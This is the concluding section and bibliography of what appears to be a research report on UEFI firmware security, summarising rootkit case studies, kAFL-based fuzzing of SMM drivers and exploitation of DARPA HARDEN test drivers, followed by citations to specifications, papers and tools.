Recognizing the critical points was fundamental because when dissecting firmware, it's imperative to identify the areas of focus. This approach ensures that when a vulnerability is discovered, it can be characterized as a threat, rather than a mere bug. To accomplish this, we employed practical examples, specifically examining rootkits used in the past by various attackers with the capability to persistently infect systems.

Subsequently, we explored the tools currently considered most effective for uncovering these vulnerabilities and discussed how each tool addresses different aspects of the UEFI landscape. Specifically, we have demonstrated how the integration of kAFL with a tailor-made Linux kernel module can effectively fuzz black-box SMM drivers.

Finally, we demonstrated in real-world scenarios how some of these vulnerabilities can be exploited, leveraging drivers provided by DARPA within the HARDEN program.

Continuing the effort to discover vulnerabilities in UEFI remains crucial. Ensuring the security of firmware is fundamental, as it increases the resources required by potential attackers to identify and exploit various vulnerabilities, ultimately strengthening the robustness of firmware.

Bibliography

[1] UEFI Forum. *UEFI Specification 2.10.* URL: https://uefi.org/specs/UEFI/2.10/.

[2] UEFI Forum. *UEFI Platform Initialization Specification.* URL: https://uefi.org/specs/PI/1.8/index.html.

[3] UEFI Forum. *ACPI Specification 6.5.* URL: https://uefi.org/specs/ACPI/6.5/.

[4] ESET Research. *LoJax: First UEFI rootkit found in the wild, courtesy of the Sednit group.* 2018. URL: https://www.welivesecurity.com/2018/09/27/lojax-first-uefi-rootkit-found-wild-courtesy-sednit-group/.

[5] CERT Coordination Center. *Intel BIOS locking mechanism contains race condition that enables write protection bypass.* 2015. URL: https://www.kb.cert.org/vuls/id/766164.

[6] Mark Lechtik, Vasily Berdnikov, Denis Legezo, and Ilya Borisov. *MoonBounce: the dark side of UEFI firmware.* 2022. URL: https://securelist.com/moonbounce-the-dark-side-of-uefi-firmware/105468/.

[7] Dan Goodin. *Discovery of new UEFI rootkit exposes an ugly truth: The attacks are invisible to us.* 2022. URL: https://arstechnica.com/information-technology/2022/07/researchers-unpack-unkillable-uefi-rootkit-that-survives-os-reinstalls/.

[8] Kaspersky Lab Global Research Analysis Team. *CosmicStrand: the discovery of a sophisticated UEFI firmware rootkit.* 2022. URL: https://securelist.com/cosmicstrand-uefi-firmware-rootkit/106973/.

[9] Jim Mortensen and Dick Wilkins. *UEFI Firmware Security Concerns and Best Practices.* 2018. URL: https://uefi.org/sites/default/files/resources/UEFI%20Firmware%20-%20Security%20Concerns%20and%20Best%20Practices.pdf.

[10] Assaf Carlsbad. *Moving From Common-Sense Knowledge About UEFI To Actually Dumping UEFI Firmware.* 2020. URL: https://www.sentinelone.com/labs/moving-from-common-sense-knowledge-about-uefi-to-actually-dumping-uefi-firmware/.

[11] Assaf Carlsbad. *Moving From Manual Reverse Engineering of UEFI Modules To Dynamic Emulation of UEFI Firmware*. 2020. URL: `https://www.sentinelone.com/labs/moving-from-manual-reverse-engineering-of-uefi-modules-to-dynamic-emulation-of-uefi-firmware/`.

[12] Assaf Carlsbad. *Moving From Dynamic Emulation of UEFI Modules To Coverage-Guided Fuzzing of UEFI Firmware*. 2020. URL: `https://www.sentinelone.com/labs/moving-from-dynamic-emulation-of-uefi-modules-to-coverage-guided-fuzzing-of-uefi-firmware/`.

[13] Assaf Carlsbad. *Adventures From UEFI Land: the Hunt For the S3 Boot Script*. 2021. URL: `https://www.sentinelone.com/labs/adventures-from-uefi-land-the-hunt-for-the-s3-boot-script/`.

[14] Assaf Carlsbad. *Zen and the Art of SMM Bug Hunting | Finding, Mitigating and Detecting UEFI Vulnerabilities*. 2022. URL: `https://www.sentinelone.com/labs/zen-and-the-art-of-smm-bug-hunting-finding-mitigating-and-detecting-uefi-vulnerabilities/`.

[15] Assaf Carlsbad. *Another Brick in the Wall: Uncovering SMM Vulnerabilities in HP Firmware*. 2022. URL: `https://www.sentinelone.com/labs/another-brick-in-the-wall-uncovering-smm-vulnerabilities-in-hp-firmware/`.

[16] Sentinel One. *efi$_f$uzz*. URL: `https://github.com/Sentinel-One/efi_fuzz`.

[17] Intel. *CHIPSEC: Platform Security Assessment Framework*. URL: `https://github.com/chipsec/chipsec/tree/main`.

[18] *Qiling*. URL: `https://github.com/qilingframework/qiling`.

[19] *Unicorn*. URL: `https://github.com/unicorn-engine/unicorn`.

[20] Jonathan Salwan. *Triton*. URL: `https://triton-library.github.io/`.

[21] Alex Matrosov, Yegor Vasilenko, Alex Ermolov, and Sam Thomas. «Breaking Firmware Trust From Pre-EFI: Exploiting Early Boot Phases». In: black hat 2022, USA, 2022.

[22] CERT Coordination Center. *Tianocore UEFI implementation reclaim function vulnerable to buffer overflow*. URL: `https://www.kb.cert.org/vuls/id/533140`.

[23] Intel. «Intel® 64 and IA-32 Architectures Software Developer's Manual». In: Volume 3C: System Programming Guide, Part 3 (2023), pp. 203–232.

[24] Weihua Jiao, Qingbao Li, Zhifeng Chen, and Fei Cao. «UEFI Security Threats Introduced by S3 and Mitigation Measure». In: (2022).

[25] Jiewen Yao, Vincent J. Zimmer, and Star Zeng. «A Tour Beyond BIOS Implementing S3 Resume with EDKII». In: (2015), pp. 26–27.

[26] Dong Wang and Wei Yu Dong. «Attacking Intel UEFI by Using Cache Poisoning». In: (2019).

[27] Rafal Wojtczuk and Corey Kallenberg. «Attacking UEFI Boot Script». In: Chaos Computer Club Conference, 2015.

[28] OSDev. *UEFI*. URL: https://wiki.osdev.org/UEFI.

[29] Tianocore. *UEFI and platform initialization (PI) boot flow overview*. URL: https://github.com/tianocore-training/Presentation_FW/blob/main/FW/Presentations/_A_01_UEFI_Boot_Flow_Pres.pdf.

[30] Tianocore. *Signed Capsule Update*. URL: https://edk2-docs.gitbook.io/understanding-the-uefi-secure-boot-chain/secure_boot_chain_in_uefi/signed-capsule-update.

[31] Tianocore. *Intel® Boot Guard*. URL: https://edk2-docs.gitbook.io/understanding-the-uefi-secure-boot-chain/secure_boot_chain_in_uefi/intel_boot_guard.

[32] Jiawei Yin, Menghao Li, Yuekang Li, Yong Yu, Boru Lin, Yanyan Zou, Yang Liu, Wei Huo, and Jingling Xue. «RSFUZZER: Discovering Deep SMI Handler Vulnerabilities in UEFI Firmware with Hybrid Fuzzing». In: Security and Privacy 2023, San Francisco, USA, May 2023.

[33] 504ENSICS Labs. *LiME - Linux Memory Extractor*. URL: https://github.com/504ensicsLabs/LiME.

[34] Sergej Schumilo, Cornelius Aschermann, and Robert Gawlik. *kAFL*. URL: https://github.com/IntelLabs/kAFL.

[35] Sergej Schumilo and Cornelius Aschermann. *NYX Dirty Ring source code*. URL: https://github.com/nyx-fuzz/QEMU-Nyx/blob/874fa033d117a3e9931245cb9e82836a4abc0425/nyx/snapshot/memory/backend/nyx_dirty_ring.c#L110.

[36] UEFI Forum. *UEFI 2.56 Specification*. URL: https://uefi.org/sites/default/files/resources/UEFI%20Spec%202_6.pdf.